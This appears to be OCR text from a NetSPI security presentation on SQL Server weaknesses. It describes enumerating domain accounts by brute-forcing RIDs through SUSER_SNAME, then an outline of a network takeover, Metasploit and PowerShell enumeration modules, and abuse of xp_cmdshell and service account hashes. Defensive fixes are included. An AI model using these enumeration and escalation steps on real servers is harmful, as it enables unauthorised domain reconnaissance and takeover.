
#5 Manual Attack

SUSER_SNAME Example: Get domain



#5 Many Attack

SUSER_SNAME Example: Get Sample RID with SUSER_SID



#5 Manual Attack

SUSER_SNAME Example: Extract Domain SID

Grab the first 48 Bytes of the full RID

RID = 0x0105000000000005150000009CC30DD479441EDEB31027D0**00020000**
SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0

#5 Manual Attack


SUSER_SNAME Example: Create new full RID

1. Start with number, 500
2. Convert to hex, F401
3. Pad with 0 to 8 bytes, F4010000
4. Concatenate the SID and the new RID

SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0
RID = 0x0105000000000005150000009CC30DD479441EDEB31027D0**F4010000**

#5 Manual Attack

SUSER_SNAME Example: Enumerate Domain Account



#5 Manual Attack

SUSER_SNAME Example: Enumerate All Domain Accounts, Groups, and Computers

1. Increment number
2. **Repeat 10,000 or more times**

#5 Manual Attack

SUSER_SNAME Example: Network Takeover

1. Dictionary attack
2. Escalate privileges locally
3. Escalate privileges on the domain


#5 Automating the Attack

New Tools Released


- PowerShell
  - Get-SqlServer-Enum-SqlLogins.psm1
  - Get-SqlServer-Enum-WinAccounts.psm1
- Metasploit
  - mssql_enum_sql_logins.rb
  - mssql_enum_domain_accounts.rb
  - mssql_enum_domain_accounts_sqli.rb

netSPI
RISK COMPLIANCE SECURITY


#5 Automating the Attack



#5 Automating the Attack



#5 DEMO


Metasploit Pro Console
File Edit View Help
msf auxiliary(mssql_enum_domain_accounts_sqli) >
Ready
26x99

#5 Execute on Dangerous Procedures

What's the fix?

- Do deny execute privileges on dangerous stored procedures and functions

- Do use one of the many hardening guides available online or provided by Microsoft and others

netSPI
RISK COMPLIANCE SECURITY

#6

Service Accounts with Excessive Privileges

#6 Service Account Privileges

What's the issue?

- SQL Server service (Windows) accounts configured with local or domain admin privileges
- The same SQL Server service (Windows) account is often used to run multiple unrelated servers or "shared"

netSPI
RISK COMPLIANCE SECURITY

#6 Service Account Privileges

Why is it a problem?

- **Shared SQL Server service accounts** have inherit trust relationships, because the service account has **sysadmin** privileges

netSPI
RISK COMPLIANCE SECURITY

#6 Service Account Privileges

Why is it a problem?

- **Sysadmins** can impersonate the SQL Server service account
  - xp_cmdshell
  - agent options like cmdexec, PowerShell, and vbscript
  - Custom stored procedure

netSPI
RISK COMPLIANCE SECURITY

#6 Service Account Privileges

Why is it a problem?

- Oh yeah, don't forget **Public logins** can steal service account password hashes

netSPI
RISK COMPLIANCE SECURITY


#6 Service Account Privileges

What are the attack requirements?

